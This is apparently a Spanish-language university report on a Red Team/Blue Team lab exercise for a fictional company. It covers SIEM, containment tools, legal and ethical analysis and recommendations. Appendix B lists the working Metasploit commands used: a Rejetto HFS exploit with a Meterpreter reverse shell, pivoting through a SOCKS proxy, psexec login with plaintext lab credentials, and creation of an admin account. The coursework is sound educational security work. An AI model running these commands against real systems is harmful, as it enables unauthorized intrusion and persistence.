Finalmente, complementaría la aplicación del CIS con la Guía para la valoración y evaluación de riesgos de ciberseguridad del CSIRT Académico UNAD, la cual ofrece lineamientos claros para identificar activos críticos, evaluar riesgos, determinar impactos y definir controles acordes al nivel de amenaza presente. De esta manera, el trabajo del Blue Team no solo se limita a resolver el incidente actual, sino que contribuye a fortalecer de manera integral la postura de seguridad de SecureNova Labs (Centro de Respuesta a Incidentes Informáticos – CSIRT Académico UNAD, 2024).

Funciones y características esenciales de un sistema SIEM

Un SIEM (Security Information and Event Management) es una herramienta que permite recopilar, analizar y correlacionar en un solo lugar los registros (logs) generados por los diferentes equipos y sistemas de una organización, como servidores, estaciones de trabajo, firewalls, routers, aplicaciones y dispositivos de red. Su principal función es ayudar al equipo Blue Team a detectar comportamientos sospechosos o anómalos que puedan indicar la presencia de un ataque informático.

En el contexto de SecureNova Labs, el uso de un SIEM sería fundamental para tener una visibilidad completa de lo que ocurre en la red. A través de esta herramienta, se pueden identificar intentos de acceso no autorizado, conexiones hacia direcciones IP sospechosas, cambios inesperados en el sistema, creación indebida de usuarios y actividades que se salgan del comportamiento normal de los equipos. Esto permite que el Blue Team actúe de forma más rápida y precisa al detectar un incidente en tiempo real (Moreno, P. (2015)).

Bejtlich, R. (2013) destaca que el monitoreo continuo basado en eventos es esencial para identificar comportamientos anómalos y ataques encubiertos dentro de la red.

Entre las principales funciones de un SIEM se destacan:

- **Recolección de eventos:** Recibe información proveniente de distintos dispositivos y sistemas dentro de la red.
- **Centralización de registros (logs):** Almacena todos los registros en un solo lugar, lo que facilita su análisis.
- **Correlación de eventos:** Relaciona diferentes actividades que, por separado, podrían parecer normales, pero que en conjunto pueden indicar un ataque.
- **Generación de alertas:** Emite notificaciones en tiempo real cuando detecta comportamientos sospechosos o peligrosos.
- **Análisis forense:** Permite revisar eventos pasados para entender cómo ocurrió un ataque y qué fue lo que el atacante hizo. Por ejemplo, si un usuario intenta acceder repetidamente a una cuenta con contraseñas incorrectas, luego realiza una conexión remota desde una IP desconocida y finalmente crea una cuenta con privilegios de administrador, el SIEM puede detectar esa secuencia y generar una alerta inmediata para que el Blue Team intervenga antes de que el daño sea mayor.

Además, un SIEM contribuye a mejorar la toma de decisiones dentro de la organización, ya que ofrece reportes e informes que ayudan a identificar patrones de ataque, vulnerabilidades recurrentes y puntos débiles en la infraestructura. Esto resulta útil para reforzar las medidas de seguridad, aplicar hardenización y fortalecer las políticas internas de protección de la información (Zambrano Hernández et al., 2024).

El SIEM se convierte en una herramienta clave para el Blue Team de SecureNova Labs, ya que no solo ayuda a detectar amenazas, sino que también apoya la prevención, el monitoreo constante y la mejora continua de la seguridad de la organización.

Herramientas de contención de ataques informáticos

Las herramientas de contención de ataques informáticos tienen como finalidad principal detener, aislar o limitar el impacto de una amenaza activa, evitando que se propague a más equipos o que continúe causando daño dentro de la organización. En el caso de SecureNova Labs, estas herramientas serían clave para frenar el ataque detectado en la estación de trabajo comprometida.

A continuación, se describen tres herramientas de contención importantes, tanto de hardware como de software:

- **Firewall (hardware o software):** El firewall es una herramienta fundamental de contención, ya que permite controlar y filtrar el tráfico de red, bloqueando conexiones no autorizadas y evitando que un atacante continúe comunicándose con el equipo comprometido o con otros dispositivos dentro de la red. Scarfone, K., & Mell, P. (2007) señalan que las herramientas de detección y prevención de intrusiones (IDS/IPS) complementan los firewalls al identificar patrones maliciosos y bloquear intentos de intrusión en tiempo real.

Ejemplo aplicado a SecureNova Labs:

Si la estación de trabajo atacada estaba enviando datos a una dirección IP externa desconocida, el firewall podría configurarse para bloquear esa IP específica, cortar la comunicación y evitar la fuga de información. También se podrían cerrar puertos vulnerables que fueron utilizados en el ataque, impidiendo nuevos intentos de conexión.

El uso del firewall como herramienta de contención permite crear una "barrera" inmediata entre el sistema afectado y el resto de la red (Centro Criptológico Nacional – CCN-CERT, 2018).

- **Herramientas de aislamiento de red (Network Isolation / VLAN / Desconexión de interfaz):** El aislamiento de red es una medida de contención directa que consiste en separar el equipo comprometido de la red principal, evitando que el ataque se propague a otros dispositivos. Esto puede realizarse mediante la creación de una VLAN aislada, la desactivación de la interfaz de red o el uso de herramientas de control de acceso a la red.

Ejemplo aplicado a SecureNova Labs:

Al detectar actividad maliciosa en una estación de trabajo, el Blue Team podría mover ese equipo a una red aislada, donde no tenga acceso a servidores, bases de datos ni otros dispositivos importantes. De esta forma, aunque el atacante siga teniendo acceso al equipo, ya no podrá afectar el resto de la infraestructura.

Este tipo de contención es una de las acciones más rápidas y efectivas durante un incidente activo (Zambrano Hernández et al., 2024).

- **Antivirus / EDR / Antimalware (Software de respuesta y contención):** Las soluciones antivirus o EDR (Endpoint Detection and Response) no solo detectan amenazas, sino que también pueden bloquear procesos maliciosos, poner archivos en cuarentena y detener la ejecución de software sospechoso, convirtiéndose así en una herramienta de contención.

Ejemplo aplicado a SecureNova Labs:

Si durante el ataque se identifica un archivo malicioso ejecutándose en segundo plano, una herramienta antimalware puede detener el proceso automáticamente y aislar el archivo en cuarentena, evitando que siga infectando el sistema o se replique en otros equipos.

Cuando estas herramientas están bien configuradas, contribuyen a una respuesta rápida y reducen significativamente el impacto del ataque (Moreno, P. (2015)).

En conclusión, el uso combinado de firewalls, aislamiento de red y herramientas antimalware/EDR permite al equipo Blue Team de SecureNova Labs actuar de manera inmediata y efectiva frente a un ataque en tiempo real, limitando su alcance y protegiendo los activos críticos de la organización.

Aspectos Éticos, Legales y Marco Normativo

Procesos ilegales y no éticos identificados en el acuerdo

Durante el análisis del acuerdo de confidencialidad presentado por SecureNova Labs (Anexo 3), se identificaron diversas cláusulas que intentan legitimar o encubrir prácticas ilegales bajo la figura de “información confidencial”. Estas disposiciones obligan al receptor a guardar silencio aun cuando tenga conocimiento de delitos informáticos, lo cual entra en conflicto directo con los principios éticos profesionales y el deber legal de denunciar conductas ilícitas.

Las cláusulas más problemáticas se encontraron en los siguientes apartados:

- **Cláusula Primera – Objeto del acuerdo:** Prohíbe informar a autoridades sobre actos ilegales, tales como espionaje o apropiación de información de terceros. Esta disposición constituye una forma de encubrimiento y vulnera el principio del interés público.

- **Cláusula Segunda – Definición de información confidencial:** Incluye dentro de la información protegida prácticas abiertamente ilegales, como “chuzadas” e interceptaciones de datos, lo que evidencia una intención de normalizar actividades delictivas.
- **Cláusula Cuarta – Obligaciones de la parte receptora:** Reitera la prohibición de denunciar y divulgar información incluso cuando esta sea ilegal, atentando contra el derecho de las víctimas y el deber ético del profesional.
- **Cláusula Octava – Solución de controversias:** Intenta eximir de responsabilidad a la empresa y trasladar toda la carga legal al trabajador, lo cual carece de validez jurídica en materia penal.

Estas cláusulas no solo son éticamente inaceptables, sino que además representan un alto riesgo legal para quien las acepte o participe en dichas actividades.

Artículos legales que se estarían vulnerando (Ley 1273 de 2009)

Las prácticas descritas en el acuerdo de confidencialidad contravienen directamente varios artículos de la Ley 1273 de 2009, que protege el bien jurídico de la información en Colombia:

- **Artículo 269A Acceso abusivo a un sistema informático:**

Se vulnera al hacer referencia a la apropiación de información de terceros sin autorización expresa.

- **Artículo 269B Obstaculización ilegítima de sistema informático o red:**

Podría configurarse si las acciones realizadas afectan el funcionamiento normal de sistemas o redes.

- **Artículo 269C Interceptación de datos informáticos:**

Se vulnera al incluir términos como “interceptación de información” y “chuzadas” dentro de la supuesta información confidencial.

- **Artículo 269F Uso de software malicioso:**

Se vería comprometido si las herramientas utilizadas en el contexto del acuerdo tienen como finalidad acceder, copiar o manipular información de forma ilícita.

- **Artículo 269G Violación de datos personales:**

Se vulnera ante la mención de la apropiación o uso de datos personales sin el consentimiento de su titular.

En consecuencia, aceptar un acuerdo de este tipo podría convertir al profesional en cómplice o coautor de delitos informáticos, con graves consecuencias penales.

Relación con el código de ética profesional (COPNIA, 2015)

Las prácticas planteadas en el acuerdo de confidencialidad de SecureNova Labs contradicen de manera directa los principios y deberes establecidos en el Código de Ética del (Consejo Profesional Nacional de Ingeniería – (COPNIA). (2015)), el cual exige que el profesional de la ingeniería actúe con honestidad, responsabilidad, respeto por la ley y protección de los derechos fundamentales.

En particular, se evidencia incumplimiento de los siguientes numerales éticos:

- **Numeral 1.3 Honestidad e integridad profesional:**

Este numeral establece que el ingeniero debe desempeñar sus funciones con rectitud, veracidad y transparencia. La participación en actividades como la interceptación ilegal de comunicaciones, el acceso abusivo a sistemas informáticos o el encubrimiento de estas prácticas vulnera directamente este principio, ya que implica una conducta deliberadamente contraria a la ética profesional.

- **Numeral 1.5 Responsabilidad social y protección del interés público:**

El Código de Ética indica que el profesional debe anteponer el bienestar de la sociedad sobre cualquier beneficio personal o económico. Aceptar un acuerdo que intenta normalizar la apropiación de información de terceros o el espionaje digital atenta contra la seguridad, la privacidad y la confianza de la comunidad, afectando el interés público.

- **Numeral 2.1 Respeto por la ley y los derechos fundamentales:**

Este literal señala que todo profesional debe actuar conforme a la Constitución y las leyes vigentes. Las prácticas descritas en el acuerdo transgreden directamente la Ley 1273 de 2009, que tipifica delitos como el acceso abusivo, la interceptación ilegal de datos y la violación de datos personales.

- **Numeral 2.5 Respeto por la privacidad y la confidencialidad:**

Este numeral establece que el profesional debe proteger la información a la que tenga acceso, garantizando la confidencialidad y la privacidad de los datos personales y sensibles. Las cláusulas del acuerdo analizado convierten en “confidencial” información obtenida por medios ilícitos, como interceptaciones ilegalmente realizadas o accesos no autorizados, lo cual contradice completamente este principio ético.

- **Numeral 2.6 Prohibición de participar o encubrir actos ilícitos:**

El Código de Ética prohíbe de forma expresa la participación en actos ilegales o su ocultamiento. No obstante, el acuerdo obliga a la parte receptora a guardar silencio frente a conductas ilícitas, configurando una forma de encubrimiento que compromete gravemente la integridad profesional.

En consecuencia, aceptar y ejecutar actividades relacionadas con interceptación de datos, accesos abusivos o encubrimiento de delitos informáticos no solo vulnera la legislación

colombiana vigente, sino que además transgrede los principios fundamentales del Código de Ética del Consejo Profesional Nacional de Ingeniería (COPNIA). (2015), afectando la dignidad profesional, la confianza pública y la legitimidad del ejercicio de la ciberseguridad.

Importancia del marco ético en el ejercicio de la ciberseguridad

El ejercicio de la ciberseguridad implica una alta responsabilidad profesional, ya que durante actividades como auditorías, pruebas de penetración o análisis forense se tiene acceso a información sensible. Por ello, estas acciones deben ejecutarse bajo una autorización formal y documentada, con un alcance claramente definido, evitando intervenir sistemas o datos que no estén autorizados.

También es indispensable aplicar el principio de necesidad y proporcionalidad, realizando únicamente las acciones estrictamente necesarias para cumplir los objetivos, sin generar daños adicionales. Asimismo, debe garantizarse en todo momento el respeto por la privacidad y la legalidad, manejando la información con confidencialidad y responsabilidad.

De acuerdo con los lineamientos del Ministerio de Tecnologías de la Información y las Comunicaciones (MinTIC). (2022)., la protección de la información no depende solo de las herramientas tecnológicas, sino principalmente de la ética del profesional que las utiliza. En este sentido, la ciberseguridad debe ser entendida como un mecanismo de defensa, prevención y protección de los derechos digitales, y no como un medio de espionaje o abuso.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: **https://youtu.be/fS-V4pHgsYs**

Conclusiones

El desarrollo de este trabajo permitió comprender, de forma práctica, cómo se estructura un ejercicio completo de ciberseguridad al integrar las funciones del Red Team y del Blue Team en un entorno controlado. El montaje del laboratorio y la simululación del ataque evidenciaron que las configuraciones inseguras, los sistemas desactualizados y la ausencia de controles adecuados representan una puerta de entrada importante para los atacantes ((Center for Internet Security, 2020); (National Institute of Standards and Technology, 2018)).

En la fase de Red Team se demostró que, mediante el reconocimiento, la explotación de vulnerabilidades y el movimiento lateral, es posible comprometer varios sistemas dentro de una red, lo que resalta la importancia de comprender el comportamiento del adversario como base de una defensa efectiva (MITRE Corporation, 2023).

Por su parte, la fase de Blue Team evidenció la relevancia de la detección temprana, el monitoreo continuo y la aplicación de estrategias de hardening, como la segmentación de red, la gestión de privilegios y el fortalecimiento de políticas internas, para mejorar la postura de seguridad del entorno (Zambrano Hernández et al., 2024; (Center for Internet Security, 2020)).

Finalmente, el análisis ético y legal reafirmó que la ciberseguridad debe ejercerse bajo un marco de responsabilidad, legalidad y respeto por la privacidad, conforme a la Ley 1273 de 2009, los lineamientos del Ministerio de Tecnologías de la Información y las Comunicaciones (MinTIC). (2022) y el Código de Ética del Consejo Profesional Nacional de Ingeniería (COPNIA). (2015). Este trabajo fortaleció no solo las competencias técnicas, sino también la conciencia profesional sobre el uso responsable del conocimiento en la protección de la información.

Recomendaciones

Derivado del incidente ocurrido en SecureNova Labs, se recomienda implementar acciones técnicas inmediatas orientadas a evitar la repetición del compromiso observado en Host-A. En primer lugar, debe corregirse la vulnerabilidad explotada mediante la aplicación de parches pendientes y la desinstalación del software obsoleto identificado durante la fase de reconocimiento, siguiendo las directrices de gestión de parches establecidas por el NIST (Souppaya, M., & Scarfone, K. (2013). Asimismo, se deben deshabilitar los servicios innecesarios y cerrar los puertos expuestos que facilitaron la entrada del atacante, conforme a las buenas prácticas de endurecimiento definidas en los CIS Controls (Center for Internet Security, (2020)).

Adicionalmente, se recomienda realizar una auditoría exhaustiva de las cuentas locales y de dominio, eliminar las credenciales creadas por el adversario y ajustar los privilegios excesivos detectados en Host-A y Host-B, siguiendo los controles de gestión de acceso y privilegios establecidos en el NIST SP 800-53 (Joint Task Force Transformation Initiative, 2013). Para evitar el movimiento lateral observado en el laboratorio, es indispensable implementar segmentación interna y separar estaciones de trabajo y servidores críticos, aplicando reglas de firewall que limiten la comunicación entre subredes, tal como lo sugieren las medidas de mitigación documentadas en MITRE ATT&CK (MITRE Corporation, 2023).

Para fortalecer la capacidad defensiva, el Blue Team debe configurar reglas específicas en el SIEM orientadas a detectar eventos como enumeración, creación de usuarios no autorizados y ejecución de comandos sospechosos, siguiendo las recomendaciones de monitoreo de European Union Agency for Cybersecurity. (2019). También se sugiere habilitar sensores IDS/IPS en los puntos donde se registró actividad maliciosa y correlacionarlos con los registros

del SIEM, según las guías técnicas de detección descritas por Scarfone, K., & Mell, P. (2007). Finalmente, se recomienda formalizar un procedimiento de respuesta a incidentes que incorpore los tiempos de reacción, responsables y protocolos de aislamiento, en concordancia con las fases operativas planteadas por el NIST para el manejo de incidentes (National Institute of Standards and Technology, 2012), y capacitar al personal en el reconocimiento temprano de indicadores de compromiso observados en este escenario

Referencias Bibliográficas

Bejtlich, R. (2013). *The practice of network security monitoring: Understanding incident detection and response.* No Starch Press.

Casey, E. (2011). *Digital evidence and computer crime: Forensic science, computers and the Internet (3rd ed.)*. Academic Press.

Center for Internet Security. (2020). *CIS critical security controls version 8.* CIS. https://www.cisecurity.org/controls

Centro Criptológico Nacional – CCN-CERT. (2018). *Guía de seguridad de las TIC (CCN-STIC-495): Seguridad en IPv6.* https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Centro de Respuesta a Incidentes Informáticos – CSIRT Académico UNAD. (2024). *Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS*. Universidad Nacional Abierta y a Distancia (UNAD).

Congreso de la República de Colombia. (2009). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado — denominado de la protección de la información y de los datos — y se dictan otras disposiciones. Diario Oficial No. 47.223.* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

Consejo Profesional Nacional de Ingeniería (COPNIA). (2015). *Código de ética para el ejercicio de la ingeniería y sus profesiones afines.* https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

European Union Agency for Cybersecurity. (2019). *Introduction to network forensics handbook. ENISA*. https://www.enisa.europa.eu

Joint Task Force Transformation Initiative. (2013). *NIST Special Publication 800-53 Revision 4: Security and privacy controls for federal information systems and organizations. National Institute of Standards and Technology*. https://doi.org/10.6028/NIST.SP.800-53r4

Ministerio de Tecnologías de la Información y las Comunicaciones (MinTIC). (2022). *Política de seguridad digital y lineamientos de protección de datos.* https://www.mintic.gov.co/portal/inicio/

MITRE Corporation. (2023). *MITRE ATT&CK Framework*. https://attack.mitre.org/

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management) [Tesis de pregrado, Universidad San Francisco de Quito]*. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

National Institute of Standards and Technology. (2012). *NIST Special Publication 800-61 Revision 2: Computer security incident handling guide.* https://doi.org/10.6028/NIST.SP.800-61r2

National Institute of Standards and Technology. (2014). *Guide to computer security incident handling (SP 800-61 Rev. 2).* National Institute of Standards and Technology.

National Institute of Standards and Technology. (2018). *Framework for improving critical infrastructure cybersecurity (Version 1.1).* https://www.nist.gov/cyberframework

Rajendran, J., Jyothi, V., & Karri, R. (2011). *Blue team–red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288*. https://doi.org/10.1109/ICCD.2011.6081410

Scarfone, K., & Mell, P. (2007). *Guide to intrusion detection and prevention systems (IDPS). National Institute of Standards and Technology.* https://doi.org/10.6028/NIST.SP.800-94

Souppaya, M., & Scarfone, K. (2013). *NIST Special Publication 800-40 Revision 3: Guide to enterprise patch management technologies. National Institute of Standards and Technology*. https://doi.org/10.6028/NIST.SP.800-40r3

UNAD. (2024). *Guía de gestión y clasificación de incidentes de ciberseguridad para equipos Blue Team.* Universidad Nacional Abierta y a Distancia.


Zambrano Hernández, C., Pérez Martínez, J., & Rojas Gómez, M. (2024). *Gestión de incidentes de seguridad en entornos académicos y empresariales. UNAD Editorial.*

Apéndices

Apéndice A

Figura 31

Resultado de revisión en Turnitin



Nota. La imagen corresponde al reporte de similitud generado por Turnitin para verificar la originalidad del trabajo. El porcentaje obtenido fue 11, que se encuentra dentro de los parámetros permitidos por la institución.

Apéndice B

Comandos utilizados en el escenario Red Team.

Este apéndice compila los comandos ejecutados durante las fases de reconocimiento, explotación, pivoting y post-explotación en el laboratorio correspondiente al Escenario 3 – Equipo Red Team. La información presentada respalda técnicamente el proceso metodológico documentado en el cuerpo del informe principal.

B.1 Reconocimiento de red

A.1.1 Verificación de conectividad desde la máquina atacante (Parrot OS)

ping 192.168.100.20

ping 192.168.101.13

A.1.2 Identificación de interfaces de red

Linux (Parrot OS)

ifconfig

Windows (Host-A, Host-B, Rejetto)

ipconfig /all

A.1.3 Detección del servicio vulnerable (Rejetto HFS 2.3)

nmap -sV -p 80 192.168.100.20

B.2 Explotación del servidor Rejetto HFS

A.2.1 Inicio de Metasploit Framework

sudo msfconsole

A.2.2 Búsqueda del exploit

search hfs

A.2.3 Selección del módulo vulnerable

use exploit/windows/http/rejetto_hfs_exec

A.2.4 Configuración del exploit

set RHOSTS 192.168.100.20

set LHOST 192.168.100.10

set LPORT 4444

set PAYLOAD windows/meterpreter/reverse_tcp

A.2.5 Ejecución del exploit

run

Resultado esperado:

Apertura de una sesión Meterpreter:

Meterpreter session 1 opened

B.3 Pivoting y movimiento lateral

A.3.1 Enviar la sesión a segundo plano

background

A.3.2 Configuración de autoroute para pivoting

use post/multi/manage/autoroute

set SESSION 1

set SUBNET 192.168.101.0

set NETMASK 255.255.255.0

run

A.3.3 Habilitar servidor SOCKS

use auxiliary/server/socks_proxy

set SRVHOST 127.0.0.1

set SRVPORT 1080

set VERSION 4a

run

A.3.4 Configuración de Proxychains

sudo nano /etc/proxychains.conf

Línea añadida:

socks4 127.0.0.1 1080

A.3.5 Acceso remoto a Host-B mediante Impacket

proxychains python ~/impacket-venv/bin/psexec.py

administrador:Colombia123@192.168.101.13

Resultado:

cmd

C:\Windows\System32>

B.4 Comandos para la prueba de concepto (PoC)

A.4.1 Creación de usuario efímero

net user vanessazamudio Colombia123 /add

A.4.2 Asignación de privilegios administrativos

net localgroup Administradores vanessazamudio /add

A.4.3 Eliminación del usuario efímero

net user vanessazamudio /del